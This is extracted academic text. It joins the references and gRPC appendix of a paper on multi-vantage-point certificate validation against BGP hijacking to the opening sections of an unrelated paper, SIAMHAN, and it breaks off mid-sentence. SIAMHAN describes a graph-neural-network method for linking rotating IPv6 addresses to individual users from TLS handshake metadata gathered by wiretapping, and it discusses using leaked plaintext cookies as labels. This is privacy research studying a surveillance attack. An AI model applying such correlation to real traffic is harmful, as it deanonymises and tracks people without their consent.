[1] China will block VPN access for individuals, companies must register with the Government. https://www.neowin.net/news/china-will-block-vpn-access-for-individuals-companies-must-register-with-the-government, Jul 2017.

[2] Amazon PeeringDB. https://www.peeringdb.com/net/1418, Feb 2021.

[3] Boulder. https://github.com/letsencrypt/boulder, Feb 2021.

[4] The CAIDA AS relationships dataset (March) 2020. http://www.caida.org/data/as-relationships/, 2021.

[5] Certbot. https://certbot.eff.org/, Feb 2021.

[6] GitHub letsencrypt/boulder va/va.go. https://github.com/letsencrypt/boulder/blob/main/va/va.go, 2021.

[7] gRPC: A high-performance, open source universal RPC framework. https://grpc.io/, Feb 2021.

[8] Let's Encrypt Certificates Issued Per Day. https://letsencrypt.org/stats/#daily-issuance, 2021.

[9] MANRS Project Homepage. https://www.manrs.org/, 2021.

[10] Merkle town. https://ct.cloudflare.com, 2021.

[11] RIS raw data – RIPE network coordination centre. https://www.ripe.net/analyse/internet-measurements/routing-information-service-ris/ris-raw-data, 2021.

[12] ThousandEyes: Network intelligence software. https://www.thousandeyes.com/, 2021.

[13] University of Oregon Route Views Project. http://www.routeviews.org/routeviews/, 2021.

[14] Use BGPmon to monitor your prefixes and assess the risks to your network. https://bgpmon.net/, 2021.

[15] J. Aas, R. Barnes, B. Case, Z. Durumeric, P. Eckersley, A. Flores-López, J. A. Halderman, J. Hoffman-Andrews, J. Kasten, E. Rescorla, et al. Let's Encrypt: An automated certificate authority to encrypt the entire web. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 2473–2487, 2019.

[16] M. Alicherry and A. D. Keromytis. DoubleCheck: Multi-path verification against man-in-the-middle attacks. In *IEEE Symposium on Computers and Communications*, pages 557–563. IEEE, 2009.

[17] M. Apostolaki, A. Zohar, and L. Vanbever. Hijacking Bitcoin: Routing attacks on cryptocurrencies. In *IEEE Symposium on Security and Privacy*. IEEE, 2017.

[18] H. Ballani, P. Francis, and X. Zhang. A study of prefix hijacking and interception in the internet. In *ACM SIGCOMM*, pages 265–276, 2007.

[19] R. Barnes, J. Hoffman-Andrews, D. McCarney, and J. Kasten. Automatic certificate management environment (ACME). RFC 8555, RFC Editor, March 2019.

[20] D. Basin, C. Cremers, T. H.-J. Kim, A. Perrig, R. Sasse, and P. Szalachowski. Design, analysis, and implementation of ARPKI: An attack-resilient public-key infrastructure. *IEEE Transactions on Dependable and Secure Computing*, 15(3):393–408, 2016.

[21] H. Birge-Lee, Y. Sun, A. Edmundson, J. Rexford, and P. Mittal. Bamboozling certificate authorities with BGP. In *USENIX Security Symposium*, pages 833–849, Baltimore, MD, 2018. USENIX Association.

[22] R. Brandom. Hackers emptied Ethereum wallets by breaking the basic infrastructure of the internet. https://www.theverge.com/2018/4/24/17275982/myetherwallet-hack-bgp-dns-hijacking-stolen-ethereum, Apr. 2018.

[23] M. Brandt, T. Dai, A. Klein, H. Shulman, and M. Waidner. Domain validation++ for MitM-resilient PKI. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 2060–2076, 2018.

[24] R. Bush and R. Austein. The resource public key infrastructure (RPKI) to router protocol. RFC 6810, RFC Editor, January 2013.

[25] CA/Browser Forum. *Baseline Requirements for the Issuance and Management of Publicly-Trusted Certificates, v.1.5.4*, Oct 2017.

[26] C. C. Demchak and Y. Shavitt. China's maxim – leave no access point unexploited: The hidden story of China Telecom's BGP hijacking. *Military Cyber Affairs*, 3, 2018.

[27] J. Durand, I. Pepelnjak, and G. Doering. BGP operations and security. *IETF RFC 7454-Best Current Practice*, 2015.

[28] L. Gao and J. Rexford. Stable Internet routing without global coordination. *IEEE/ACM Transactions on Networking*, 9(6):681–692, Dec 2001.

[29] A. Gavrichenkov. Breaking HTTPS with BGP hijacking. *Black Hat USA Briefings*, 2015.

[30] Y. Gilad, A. Herzberg, and H. Shulman. Off-path hacking: The illusion of challenge-response authentication. *IEEE Security Privacy*, 12(5):68–77, 2014.

[31] S. Goldberg, M. Schapira, P. Hummon, and J. Rexford. How secure are secure interdomain routing protocols? In *ACM SIGCOMM*, pages 87–98, 2010.

[32] T. Hlavacek, I. Cunha, Y. Gilad, A. Herzberg, E. Katz-Bassett, M. Schapira, and H. Shulman. DISCO: Sidestepping RPKI's deployment barriers. In *Network and Distributed Systems Security Symposium (NDSS)*, 2020.

[33] D. Kozlov and G. Fisher. Securing Certificate Issuance using Multipath Domain Control Validation. https://blog.cloudflare.com/secure-certificate-issuance/, 2019.

[34] M. Lad, R. Oliveira, B. Zhang, and L. Zhang. Understanding resiliency of Internet topology against prefix hijack attacks. In *IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 368–377, 2007.

[35] B. Laurie. Certificate transparency. *Communications of the ACM*, 57(10):40–46, 2014.

[36] M. Lepinski and K. Sriram. BGPsec protocol specification. RFC 8205, RFC Editor, September 2017.

[37] Let's Encrypt. Validating challenges from multiple network vantage points. https://community.letsencrypt.org/t/validating-challenges-from-multiple-network-vantage-points/40955, 2017.

[38] M. Luckie, A. Dhamdhere, B. Huffaker, D. Clark, and k. claffy. bdrmap: Inference of Borders Between IP Networks. In *ACM Internet Measurement Conference*, pages 381–396, Nov 2016.

[39] D. Madory. Excessive BGP AS Path prepending is a self-inflicted vulnerability. Oracle Internet Intelligence, https://blogs.oracle.com/internetintelligence/excessive-as-path-prepending-is-a-self-inflicted-vulnerability, Jul 2019.

[40] O. Nordström and C. Dovrolis. Beware of BGP attacks. *ACM SIGCOMM Computer Communication Review*, 34(2):1–8, 2004.

[41] Proton. Statement regarding BGP hijacking on September 29. https://protonmail.com/blog/bgp-hijacking-september-2020/, 2020.

[42] A. Robachevsky. 14,000 Incidents: A 2017 Routing Security Year in Review. https://www.internetsociety.org/blog/2018/01/14000-incidents-2017-routing-security-year-review/, 2018.

[43] F. Rochet, R. Wails, A. Johnson, P. Mittal, and O. Pereira. CLAPS: Client-location-aware path selection in Tor. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 17–34, 2020.

[44] B. Schlinker, T. Arnold, I. Cunha, and E. Katz-Bassett. PEERING: Virtualizing BGP at the edge for research. In *ACM SIGCOMM CoNEXT Conference*, 2019.

[45] P. Sermpezis, V. Kotronis, P. Gigis, X. Dimitropoulos, D. Cicalese, A. King, and A. Dainotti. ARTEMIS: Neutralizing BGP Hijacking within a Minute. *IEEE/ACM Transactions on Networking*, 26(6):2471–2486, Dec 2018.

[46] R. Shoemaker. ACME TLS ALPN challenge extension. Internet-Draft draft-ietf-acme-tls-alpn-01, IETF Secretariat, May 2018. http://www.ietf.org/internet-drafts/draft-ietf-acme-tls-alpn-01.txt.

[47] R. Shoemaker. Automated Certificate Management Environment (ACME) TLS Application-Layer Protocol Negotiation (ALPN) Challenge Extension. RFC 8737, RFC Editor, February 2020.

[48] A. Siddiqui. Not just another BGP Hijack. https://www.manrs.org/2020/04/not-just-another-bgp-hijack/, 2020.

[49] J. Snijders. Practical everyday BGP filtering with AS_PATH filters: Peer locking. *NANOG-67*, 2016.

[50] Y. Sun, A. Edmundson, N. Feamster, M. Chiang, and P. Mittal. Counter-RAPTOR: Safeguarding Tor against active routing attacks. In *IEEE Symposium on Security and Privacy (SP)*, pages 977–992, May 2017.

[51] Y. Sun, A. Edmundson, N. Feamster, M. Chiang, and P. Mittal. Counter-RAPTOR: Safeguarding Tor against active routing attacks. In *IEEE Symposium on Security and Privacy (SP)*, pages 977–992. IEEE, 2017.

[52] Y. Sun, A. Edmundson, L. Vanbever, O. Li, J. Rexford, M. Chiang, and P. Mittal. RAPTOR: Routing attacks on privacy in Tor. In *USENIX Security Symposium*, pages 271–286, 2015.

[53] E. Syta, I. Tamas, D. Visher, D. I. Wolinsky, and B. Ford. Decentralizing authorities into scalable strongest-link cothorities. *CoRR, abs/1503.08768*, 2015.

[54] P. Szalachowski, S. Matsumoto, and A. Perrig. PoliCert: Secure and flexible TLS certificate management. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 406–417, 2014.

[55] D. Wendlandt, D. G. Andersen, and A. Perrig. Perspectives: Improving SSH-style host authentication with multi-path probing. In *USENIX Annual Technical Conference*, volume 8, pages 321–334, 2008.

[56] X. Zhang, H. C. Hsiao, G. Hasker, H. Chan, A. Perrig, and D. G. Andersen. SCION: Scalability, control, and isolation on next-generation networks. In *IEEE Symposium on Security and Privacy*, pages 212–227, May 2011.

A Appendix

A.1 Details of API Calls in multiVA

MultiVA is implemented in the source code of the Validation Authority (VA) module (see [6]) in Boulder and does not require any changes to other modules (e.g., the Registration Authority that handles interactions with customers or the Web Front End that serves the publicly-accessible API endpoints).

All API calls between different components (including both co-located components in the same data center and remote components like the remote VAs) go through gRPC which offers confidentiality and integrity via mutually-authenticated TLS streams as well as load balancing through DNS-based component discovery. MultiVA is initiated when the Registration Authority (RA) requests validation be performed and calls the PerformValidation method at the VA (via gRPC) which takes the domain being validated and the challenge information as arguments and returns if the validation is successful. Then, using gRPC, the primary VA asynchronously calls the same "PerformValidation" method at all of the remote VAs. Subsequently it begins its own validation. After the primary validation completes successfully, the primary VA counts the number of successful remote validations and blocks until either quorum is reached or enough errors occur such that quorum cannot be achieved. Then, depending on the results and the quorum policy, the primary VA returns the validation result to the RA.

By using this model, only the VA needs to be changed and the already-existing gRPC layer can be easily extended to allow for secure communication with the remote VAs.

SIAMHAN: IPv6 Address Correlation Attacks on TLS Encrypted Traffic via Siamese Heterogeneous Graph Attention Network

Tianyu Cui[1,2], Gaopeng Gou[1,2], Gang Xiong[1,2], Zhen Li[1,2], Mingxin Cui[1,2], and Chang Liu[1,2,*]

[1]Institute of Information Engineering, Chinese Academy of Sciences
[2]School of Cyber Security, University of Chinese Academy of Sciences
{cuitianyu, gougaopeng, xionggang, lizhen, cuimingxin, liuchang}@iie.ac.cn

Abstract

Unlike IPv4 addresses, which are typically masked by a NAT, IPv6 addresses could easily be correlated with users' activity, endangering their privacy. Mitigations to address this privacy concern have been deployed, making existing approaches for address-to-user correlation unreliable. This work demonstrates that an adversary could still correlate IPv6 addresses with users accurately, even with these protection mechanisms. To do this, we propose an IPv6 address correlation model – SIAMHAN. The model uses a Siamese Heterogeneous Graph Attention Network to measure whether two IPv6 client addresses belong to the same user even if the user's traffic is protected by TLS encryption. Using a large real-world dataset, we show that, for the tasks of tracking target users and discovering unique users, the state-of-the-art techniques could achieve only 85% and 60% accuracy, respectively. However, SIAMHAN exhibits 99% and 88% accuracy.

1 Introduction

Over the past years, we have witnessed an increasing number of network providers expediting the deployment of IPv6 [37, 41]. Due to these efforts, one-third of Internet users can now access online services through IPv6 [17]. With this growth in use, however, come increased focus on security and privacy issues (e.g., [5, 11, 28]). A particular concern for the privacy of IPv6 users is the user activity correlation attack [9]. In this attack, which works even on traffic encrypted by Transport Layer Security (TLS) [36], an adversary could identify and track users. Since an IPv6 address usually corresponds to one single user rather than a user group due to the rare deployment of NAT, a correlation attack against IPv6 remains a serious individual-level privacy threat. Activity correlation on IPv6 traffic can be grouped into two categories – address-based correlation and traffic characteristic correlation.

Address-based correlation allows an adversary to associate an IPv6 address with a user's activity, especially when an IPv6 address is in a weak configuration. For example, a user might configure a constant interface identifier through which a user's activity could be pinpointed from multiple contexts [46]. To eliminate this address correlation issue, RFC 4291 [21] standard requires network operators to treat interface identifiers as semantically opaque. RFC 4941 standard [33] extends stateless address auto-configuration (SLAAC) allowing IPv6 users to use temporary addresses.

Different from address-based correlation, traffic characteristic correlation associates traffic with users' activities by analyzing the patterns in the encrypted traffic (e.g., [2, 16, 27, 34]). While demonstrating high effectiveness in traffic-user-correlation, approaches of using this technique can only correlate the traffic of a selected subset of users because of the poor knowledge description and the unreliable similarity learning leads to false positives.

In this paper, we demonstrate that a more sophisticated approach could overcome this limitation, presenting significantly more danger to the privacy of IPv6 users. In particular, we introduce a method to learn a correlation function from TLS encrypted traffic. Using the function, an adversary could determine whether two arbitrary addresses belong to the same user. Unlike prior works, this enables large-scale user activity correlation. Our proposed attack consists of two steps as follows. First, an adversary monitors the TLS encrypted traffic on a vantage point and then constructs a knowledge graph for each client address. Second, using Graph Neural Networks [52] along with Siamese Networks [8], we introduce a Siamese Heterogeneous Graph Attention Network – SIAMHAN that employs multi-level attention and metric learning to capture the relationship between two IPv6 addresses with TLS encrypted traffic.

In this work, we evaluate the performance of SIAMHAN by using 5-month IPv6 user traffic collected at a vantage observation point. We show that SIAMHAN could correlate the activities of pairwise IPv6 addresses with 90% accuracy based on 1-month adversary's background knowledge. When applied to long-term user tracking and user discovery tasks, SIAMHAN outperforms existing correlation techniques by

*Chang Liu is the corresponding author.

significant margins. For instance, with an adversary's background knowledge on a real-world 5-month dataset, tracking target users or discovering unique users could achieve 99% or 88% accuracy. This performance dramatically outperforms the state-of-the-art correlation system Deepcorr [34] which demonstrates only 85% or 60% accuracy.

Contributions. Our contributions can be summarized as:

- We introduce a new IPv6 address correlation attack that effectively correlates a user's TLS encrypted traffic with its dynamic address.
- We present a knowledge graph-based approach to model user behavior behind addresses. It exploits multi-type semantic meta-information to facilitate user correlation.
- We propose a correlation attack model – SIAMHAN which demonstrates superior performance on IPv6 user activity correlation.
- We conduct extensive experiments on a 5-month IPv6 user TLS traffic dataset. Results show that SIAMHAN is robust and could reach drastically high accuracy on multiple long-term user correlation tasks.

Roadmap. Section 2 summarizes the prior researches related to our work. Section 3 introduces the threat model and the basic knowledge about IPv6 address correlation attacks. Section 4 highlights the overall design of SIAMHAN. Section 5 presents the main setting for experiments. Section 6 shows the evaluation results and Section 7 discusses the mitigations against the attack. Section 8 concludes the paper.

2 Related Work

From the objective perspective, prior works relevant to ours are user activity correlation. From the technical perspective, the works mostly relevant to ours are heterogeneous graph representation learning as well as metric learning. In the following, we summarize and discuss these works.

2.1 Address Structure Learning

One technique to correlate user activities with addresses is to learn address structure and infer user address configuration schemes. RFC 7707 [15] points out known address configuration schemes and possible administrator configuration customs. The measurement work in the document indicates that most addresses follow specific patterns, which means that even an address configuration with transform addresses, such as DHCPv6 [32], may be compromised by address structure learning to narrow the target user range. A body of work [10, 12, 13] could even learn the addressing pattern through unsupervised clustering or neural networks to facilitate active user discovery. However, RFC 4941 [33] proposed a temporary address configuration scheme to replace the traditional addressing with pseudo-random interface identifiers that change over time, making it extremely difficult to identify users from the address structure. Ullrich et al. [47] analyzed the temporary address generation algorithm and showed that it is possible to infer a user's future temporary addresses through long-term observations. Because the observation must be conducted on one single user host, address correlation with large-scale users is still impossible to implement. Finally, RFC 7721 [9] discussed the privacy and security considerations of the IPv6 address generation mechanism and indicated that certain constant information associations might lead to prolonging the observation time of temporary addresses. It is consistent with the idea of our attack. Our work will complete long-term user activity correlation through a combination of address structure learning and traffic characteristics learning.

2.2 Traffic Characteristics Learning

Another technique to correlate user activities with addresses is to extract multiple traffic characteristics and then identify users. Since the traffic contains multiple dimensions of user meta-information, moderate learning on the traffic characteristics has proved powerful performance in multiple tasks, including flow correlation [34, 42], website fingerprinting [39, 40, 51], and traffic classification [29]. Prior work mainly learns traffic characteristics from three dimensions, including user profiling [16, 27], TLS fingerprinting [2], and flow sequences [34].

User Profiling. User profiling refers to using behavior-based statistical features to construct a user profile. Kumpost et al. [27] employed the target IP address to create user profiles to identify these users in future traffic. Banse et al. [20] generate user profiles by collecting user DNS requests and utilize a Bayesian classifier [31] to track users on the university network. In the case of TLS traffic, Gonzalez et al. [16] showed that leveraging Server Name Indication (SNI) information could effectively collect user online interests.

TLS Fingerprinting. TLS Fingerprinting is a technique that extracts parameters from a TLS ClientHello to provide visibility into the application that creates the session. Applications of TLS fingerprinting include malware detection [3], operating system identification [2], and client identification [22]. Due to the difference in fingerprints of different browsers, it is possible to distinguish users to a certain extent. Several open-source databases have been released include [1, 7, 30].

Flow Sequences. Flow sequences are the packet timings and packet sizes collected during the user communications. Nasr et al. [34] exploited flow sequences to link the egress and ingress segments of a Tor connection. Liu et al. [29] could distinguish the application types of user-generated traffic through the characteristic. These works show the effectiveness of flow sequence for user activity identification.




Figure 1: The threat model of IPv6 address correlation attacks. The adversary could collect IPv6 client addresses and their TLS traffic within time t as the background knowledge κ_t to conduct correlation learning for user tracking or user discovery.

While multi-dimension characteristics could be extracted in TLS encrypted traffic, the complexity of user activity brings extreme difficulty when applied on a large scale. Therefore, prior work is mainly performed on a closed-world dataset, i.e., re-identifying training users on the test set. In this work, we exploit graph-based user profiles to develop the correlation attack model in IPv6 scenarios, achieving strong user correlation on an open-world dataset for unknown users.

2.3 Heterogeneous Graph Embedding

Graph data is a powerful tool to model the complex relationships between entities. Therefore, a family of machine learning techniques known as Graph Neural Networks (GNNs) [18, 26, 49, 52] was proposed to analyze graphs. With the growing performance of GNNs and considerable research interest, researchers are no longer satisfied with the study of homogeneous graphs. The real-world graph usually comes with multi-types of nodes and edges, also widely known as Heterogeneous Information Networks (HIN) [38]. Because the heterogeneous graph contains more comprehensive information and rich semantics, it has been widely used in many data mining tasks [35, 50]. For instance, Wang et al. [52] proposed a Heterogeneous Graph Attention Network (HAN) to provide powerful performance on node classification and clustering tasks. To express the user activities behind the client address in the traffic with sufficient semantic information, we employ a heterogeneous graph as the knowledge of user behavior and exploit a multi-level attention mechanism to learn the graph embedding for correlation tasks.

2.4 Metric Learning

Metric learning, also known as distance metric learning, is learning a distance metric for the input space of data from a given collection of pairs of similar or dissimilar entities. The core idea of distance metric is applied by many representative works, including KNN and SVM [54]. With the development of deep learning, Siamese Networks [8] is proposed to employ a pair of shared weight network architecture and contrastive loss function to model the distance metric. The simplicity and extensibility of the network structure lead the Siamese Network widely applied in computer vision tasks, including face recognition [45] and object tracking [19]. In this paper, we implement a Siamese Network framework based on heterogeneous graph data, called SIAMHAN, to acquire a reliable correlation metric between IPv6 client addresses.

3 Preliminaries

This section proposes the threat model of IPv6 address correlation attacks and a brief basic knowledge related to our attack model, including IPv6 addressing and TLS communications, to help readers understand this paper.

3.1 Threat Model

Figure 1 shows the threat model of IPv6 address correlation attacks. In an IPv6 network, N IPv6 users may generate C client addresses to access online services within a period t. There usually is $|N| \leq |C|$ due to frequent changes of the client addresses. However, the relationship between users and addresses cannot be detected using packet contents due to TLS encryption. For instance, C_i and C_j are two IPv6 addresses of a user observed in the traffic during the period t. However, such association can not be detected by inspecting the packet contents of C_i and C_j due to TLS encryption.

The goal of an adversary is to correlate two arbitrary IPv6 addresses to identify a unique user. In particular, the adversary could perform an IPv6 address correlation attack, i.e., based on the encrypted communication behavior of all IPv6 addresses for a wiretapping time t as the background knowledge κ_t, the adversary could judge the relationship R of a pair of addresses $\langle C_i, C_j \rangle$ through a correlation function f:

$$R = f(\langle C_i, C_j \rangle \,|\, \kappa_t) \tag{1}$$

The correlation function f can be learned by an attack model providing the distance metric for arbitrary pair of IPv6 addresses, which is used to determine whether they belong to the same user through a threshold η.

To train the attack model, the adversary could utilize some tricks to obtain the ground truth dataset, e.g., using leaked plaintext cookies. Although the user data is protected by TLS encryption most of the time, a few users expose their HTTP plaintext since they use the changing addresses and access some websites without HTTPS deployment during adversary's traffic monitoring. Then the adversary could easily label the encryption connections of these addresses through the plaintext cookies. It is worth noting that this situation could only provide a small number of user labels and most users never reveal their plaintext information. Since the attack model only requires training with TLS data, the adversary could perform large-scale correlation attacks on the wild TLS traffic without plaintext once obtaining the model. Another way for the adversary to collect the training set is simulating and generating user data by her own clients. In this case, the adversary might require a more detailed setting to obtain a representative dataset.

An IPv6 address correlation adversary can intercept network traffic at various network locations. According to the different target user groups, these locations could be relay routers, Autonomous systems (ASes), Internet exchange points (IXPs), and website servers.

Since the IPv6 address correlation attack could model an association relationship between any pair of addresses, we consider that the attack could conduct user tracking and user discovery tasks on large-scale encrypted traffic:

User Tracking. Based on the adversary's background knowledge κ_t, a limited number of target users' one client address activity sample is known. The adversary could correlate all addresses of the target users during the period t to achieve target user tracking, which is like a classification task of classifying all collected samples into target user categories or no correlation categories.

User Discovery. Based on the adversary's background knowledge κ_t, the number of users in traffic is unknown. The adversary could calculate the correlation between every two addresses and acquire address clusters during the period t to realize user discovery, like a clustering task of classifying all collected samples into unknown user categories.

3.2 IPv6 Addressing

An IPv6 address consists of a global routing prefix, a local subnet identifier, and an interface identifier (IID) [21]. While the global routing prefix is determined to route traffic destined to a Local Area Network (LAN), the configuration of IID is allowed more freedom to ensure the uniqueness of the host interface in the local network segment. RFC 7721 [9] considers the security and privacy of various address configuration schemes. These schemes show different degrees of privacy threats in the face of address-based correlation:

- **Constant IID.** An IPv6 interface identifier that is globally stable, i.e., the IID will remain constant even if the node moves from one IPv6 link to another, which could be generated through IEEE identifier [46] or static, manual configuration and be used to correlate activities for the device lifetime or the address lifetime.

- **Stable IID.** An IPv6 interface identifier that is stable per IPv6 link, i.e., the IID will remain unchanged as long as the node stays on the same IPv6 link but may change when the node moves from one IPv6 link to another, which is described in RFC 7217 [14] and could be used to correlate activities within single IPv6 link.

- **Temporary IID.** An IPv6 interface identifier varies over time. The IID could be generated through SLAAC privacy extension [33], or DHCPv6 [32], which could only be tracked for the temp address lifetime.


Therefore, address-based correlation attacks are usually effective on an address with a constant or stable interface identifier while unachievable on a temporary address. Correlation techniques need more meta-information to overcome dynamic address transform.

Table 1: The notions of the TLS fields used in the paper.

Field Name	Notion
Record version	The version of the TLS protocol employed in the Record Layer.
Client version	The version of the TLS protocol by which the client wishes to communicate.
Server version	The version of the TLS protocol finally chosen by the server.
Cipher suites	A list of the cryptographic options supported in the ClientHello or the single cipher suite selected in the Server Hello.
Compression	A list of the compression methods supported in the ClientHello or the single method selected in the ServerHello.
SNI	The domain name specified by the client to reach in the ClientHello extensions.
Algorithm ID	The identifier for the cryptographic algorithm used to sign the certificate.
Issuer	The entity that has signed and issued the certificate in the Certificate message.
Subject	The entity associated with the public key stored in the Certificate message.

3.3 TLS Communication

TLS [36] is an encryption protocol designed to secure Internet communications. Whenever a user navigates to a website



(a) Node C (b) Nodes S and SCS meta-paths (c) Nodes F and FCF meta-paths (d) Nodes F and FSF meta-paths

Figure 2: The building process of the knowledge graph on one IPv6 client address.

over HTTPS, the TLS encryption of the traffic payload effectively protects user privacy from malicious analysis. However, before the encrypted communications, a TLS handshake is required to exchange several messages to establish the session of the two communicating sides, which includes considerable available meta-information to infer activities. For instance:

- **ClientHello message.** The client initiates the handshake by sending a ClientHello message to the server. The message includes which TLS version the client supports, the cipher suites supported, the compression methods supported, a random string, and the extension field. Clients may request extended functionality from servers by sending data in the extensions field, like specifying Server Name Identifier (SNI) to prevent common name mismatch errors.

- **ServerHello message.** In reply to the ClientHello message, the server sends a ServerHello message containing a random string, extensions, the server's chosen TLS version, cipher suite, and compression method.

- **Certificate message.** The Certificate message will always immediately follow the ServerHello message when required certificates for authentication, which conveys the server's certificate chain to the client. The certificate also contains the meta-information related to the server, such as issuer and subject.

To help readers understand this paper, we provide the notions of the TLS fields related to the paper in Table 1. Based on the meta-information proposed from the TLS communications, a user's communication activities could be learned due to the exposure of client's and server's information in the session. However, complex user activities and considerable field information render correlation attacks infeasible in multiple contexts. Advanced traffic characteristic correlation techniques must focus on favorable information to facilitate effective user correlation.

Table 2: The detail of nodes in the knowledge graph.

Node Type	Source	Label	Node Attribute
Client node	IPv6 header	C	Client address
Server node	IPv6 header	S	Server address
Client fingerprint	ClientHello	F_1	Record version
		F_2	Client version
		F_3	Cipher suites
		F_4	Compression
Server fingerprint	ClientHello	F_5	SNI
	ServerHello	F_6	Record version
		F_7	Server version
		F_8	Cipher suite
	Certificate	F_9	Algorithm ID
		F_{10}	Issuer
		F_{11}	Subject
	Date statistics	F_{12}	First connection
	Count statistics	F_{13}	Flow count

4 Design of SIAMHAN

This section introduces our IPv6 address correlation attack system, called SIAMHAN, which is a two-step attack, including building knowledge graphs and learning attack models.

4.1 Knowledge Graph

When chronically intercepting network traffic on the victim router or server, the adversary could collect considerable meta-information about the client address communication, which could be reconstructed to help identify the user. To achieve this goal on the IPv6 network, we construct a knowledge graph based on TLS encrypted communication for each IPv6 client address as the adversary's background knowledge κ_t. Since the user's complex online behavior will generate diverse semantic data during the adversary's wiretapping time t, we use a heterogeneous graph [43] to model the knowledge

graph. It contains multi-type nodes and neighbor relationships to describe the user activities behind the address accurately. Figure 2 shows the building process of the knowledge graph.

Node and Node Attribute. Based on the adversary's background knowledge κ_t, the knowledge graph of each IPv6 client address contains three types of nodes, including a client node C, server nodes S, and fingerprint nodes F, which are shown in Table 2. Each graph node keeps an attribute to represent the meaning of the node:

- **Client node** C**.** The client node models an IPv6 client address that is monitored within time t, whose attribute is the 32-digit hexadecimal IPv6 client address. Each knowledge graph contains only one client node to denote the meta-information related to it.
- **Server node** S**.** The server nodes are all IPv6 server addresses that have established TLS communications with the client address, whose attribute is the 32-digit hexadecimal IPv6 server address.
- **Fingerprint node** F**.** The fingerprint nodes include client fingerprints and server fingerprints, whose attributes are field values of the ClientHello, ServerHello, Certificate messages, and statistical characteristics in the TLS connection established with the client address. Following the work of [1, 7, 30], we intend to select the commonly used, distinguishable TLS fields for model learning. In addition, the statistical characteristics provide a more detailed description of the user behavior. `First connection` refers to the date of the first time the client accesses the server. `Flow count` records the number of the flow generated during the communication.

Because the attributes of these nodes integrate address and traffic characteristic meta-information, the adversary could learn user activities based on the knowledge of address structure and traffic characteristic correlation.

Neighbor Relationship. In a heterogeneous graph, nodes can be connected via different semantic paths, which are called meta-paths [44]. To denote the neighbor relationship of different semantics, we propose three types of meta-paths to connect three types of nodes in the knowledge graph, including *SCS* meta-path, *FCF* meta-path, and *FSF* meta-path:

- *SCS* **meta-path.** The *SCS* meta-path connects the client node C and multiple server nodes S, which represents the TLS communication activities between the client and multiple servers.
- *FCF* **meta-path.** The *FCF* meta-path connects the client node C and multiple client fingerprint nodes F, which represents the browser parameters that may be used behind the client.
- *FSF* **meta-path.** The *FSF* meta-path connects each server node S and multiple server fingerprint nodes F related to the server, which denotes the service characteristics behind each server.

The *FCF* meta-path and the *FSF* meta-path can be effectively exploited to learn unique client and service representations. The *SCS* meta-path exposes the communication activities between the user's client and each service, thus facilitating correlation attacks reliable.

It is worth noting that, since the user may use multiple browsers, the same type of client fingerprint may contain multiple nodes, e.g., two client fingerprint nodes with different Cipher suites attributes are included in one knowledge graph. In addition, since a TLS connection may not contain all three types of messages, a server node could lack some server fingerprints, thus leaving a smaller count of the *FSF*-based neighbors.

4.2 Model Architecture

SIAMHAN is a deep learning framework shown in Figure 3, which exploits the Heterogeneous Graph Attention Network-based Siamese Network architecture to learn the address correlation. The architecture could be divided into four objectives: node-level attention, semantic-level attention, graph-level attention, and metric learning with Siamese Network.

After constructing a knowledge graph for each client address, the adversary could select any two knowledge graphs to model their association and infer whether they are bound to the same user. Each knowledge graph could extract an adjacency matrix A and feature matrix X to be processed by the GNNs, where the adjacency matrix A includes the neighbor relationships of each node and the feature matrix X is the attribute value of all nodes. A GNN method iteratively updates a node's features via aggregating its neighbors' features. SIAMHAN uses self-attention [48] with multiple levels to update a pair of feature matrix X_i and X_j according to the adjacency matrix A_i and A_j and obtain their network embeddings to measure the distance of the two addresses for correlation.

Node-level Attention. For each pair of input knowledge graphs, the node-level attention first learns the weights of meta-path-based neighbors and aggregates them to get the semantic-specific node embedding. Given N_u^Φ denotes the meta-path Φ based neighbors of node u (include itself) and node $v \in N_u^\Phi$, the importance of meta-path-based node pair $\langle u, v \rangle$ can be formulated as follows:

$$\begin{aligned} e_{uv}^\Phi &= \sigma(a_\Phi^T \cdot [h_u || h_v]), \\ \alpha_{uv}^\Phi &= \mathrm{softmax_v}(e_{uv}^\Phi) = \frac{\exp(e_{uv}^\Phi)}{\sum_{k \in N_u^\Phi} \exp(e_{uk}^\Phi)}, \end{aligned} \tag{2}$$

where h_u and h_v are the features of node u and v, a_Φ is the node-level attention parametrize matrix for meta-path Φ, σ denotes the activation function, and $\|$ denotes the concatenate operation. Since the attack model inputs pairwise user

